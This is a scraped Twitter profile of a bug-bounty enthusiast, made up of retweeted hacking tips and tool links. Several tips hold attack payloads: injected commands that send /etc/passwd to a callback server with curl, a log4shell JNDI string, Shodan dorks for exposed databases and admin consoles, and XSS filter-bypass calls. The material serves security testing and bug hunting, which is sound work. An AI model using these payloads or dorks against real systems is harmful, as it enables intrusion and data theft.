

Cyber security☣️ Marathoner🏃
Joined February 2020
- Tweets340
- Following115
- Followers164
- Likes53




Dipam retweeted


SSRF to RCE
# Testing
`whoami`.collab-url
# Reading internal files
`curl -F '@/etc/passwd' callback.server`.collab-url
# Writing files
`echo test | tee /tmp/test`.collab-url
`curl -F '@/tmp/test' callback.server`.collab-url
#bugbounty #bugbountytips
thehackerish.com/bug-bounty-…
Dipam retweeted

How to test your apps for #log4shell vulnerability
1. Generate a DNS token canarytokens.org/generate#
2. Wrap that token in
Prefix: ${jndi:ldap://
Suffix: /a}
3. Use that value in search forms, profile data, settings etc. of your apps
4. Get notified when you triggered a reaction


Dipam retweeted

Find log4rce with difference cases on domains & subdomains.
==> Pastebin:pastebin.com/dycVXbL2
#log4jRCE @ADITYASHENDE17 @Assass1nmarcos @Alra3ees @rootxharsh @D0rkerDevil

Dipam retweeted
I've added Log4Shell detection to ActiveScan++. Grab v1.0.23 from here: github.com/PortSwigger/activ…
Dipam retweeted

PoC for CVE-2021-44077 fits in one line/tweet.

Dipam retweeted

The best article for SQL INJECTION WAF bypass.
securityidiots.com/Web-Pente…
#bugbountytip
Dipam retweeted

Recon Methods:-
Part 1:-
redsiege.com/blog/2020/02/re…
Part 2:-
redsiege.com/blog/2020/02/re…
Part 3:-
redsiege.com/blog/2020/02/re…
Part 4:-
redsiege.com/blog/2020/04/re…
Part 5:-
redsiege.com/blog/2020/04/re…
Dipam retweeted
Bug-Bounty-Wordlists: A repository that includes all the important wordlists used while bug hunting. github.com/Karanxa/Bug-Bount…

Dipam retweeted

Dipam retweeted
Deep subdomain Enumuration using dnsgen,purends,assesfinder
dnsgen: github.com/ProjectAnte/dnsge…
puredns: github.com/d3mondev/puredns
assestfinder: github.com/tomnomnom/assetfi…
@Alra3ees @ADITYASHENDE17 @Assass1nmarcos

Dipam retweeted
All you need for Bug-bounty:-
Tools,cheat Sheet,checklist. awesomeopensource.com/projec…


Dipam retweeted

Thanks @sh1yo_ for this amazing tool 🔥
Hidden parameters discovery suite
github.com/Sh1Yo/x8
#bugbountytips

Dipam retweeted
I have checked every single page of this repo
Real world scenarios with proper reference
Must give it a look and support author @daffainfo for his excellent work
#bugbountytips #infosec #cybersecurity
github.com/daffainfo/AllAbou…

Dipam retweeted

SHODAN Dorks (Part-1)
-> "MongoDB Server Information" port:27017 -authentication
-> "220" "230 Login successful." port:21
-> x-jenkins 200
-> port:23 console gateway
-> http.html:"* The wp-config.php creation script uses this file"
-> NCR Port:"161"
#bugbountytips #dorks
Dipam retweeted

🛑NEW XSS Bypass Cloudflare🛑
Read: 0xjin.medium.com/new-xss-byp…
#bugbounty #bugbountytips #pentester #Pentesting #Hacking #hacker

ALT Will work only with default rules.
Dipam retweeted

𝗡𝗼𝘄 𝗮𝗹𝘀𝗼 𝗳𝗶𝗻𝗱𝘀 𝗹𝗶𝘃𝗲 𝗹𝗼𝗴𝗶𝗻 𝗽𝗼𝗿𝘁𝗮𝗹𝘀
The subdomain enumeration script, which I have been working on, now also finds login portals.
𝗧𝗼𝗼𝗹 𝗟𝗶𝗻𝗸: lnkd.in/gfH2Y_j
#bugbounty #bughunting #cybersecurity #security #infosec #informationsecurity

Dipam retweeted

With the help of google dorks, we can easily find bypasses
1-Normal search:
<wafname> waf bypass
2-Searching for specific version exploits: "<wafname> <version>" (bypass|exploit)
3-For specific type bypass exploits:
"<wafname>" +<bypass type> (bypass|exploit)
Dipam retweeted

Interesting variations of JS functions call
by @0dayWizard
alert.call(%20, "XSS");
by @hahwul
alert.call(null,1)
confirm.call(null,1)
prompt.call(null,1)
by @XSaadAhmedX
alert.apply(null, [1])

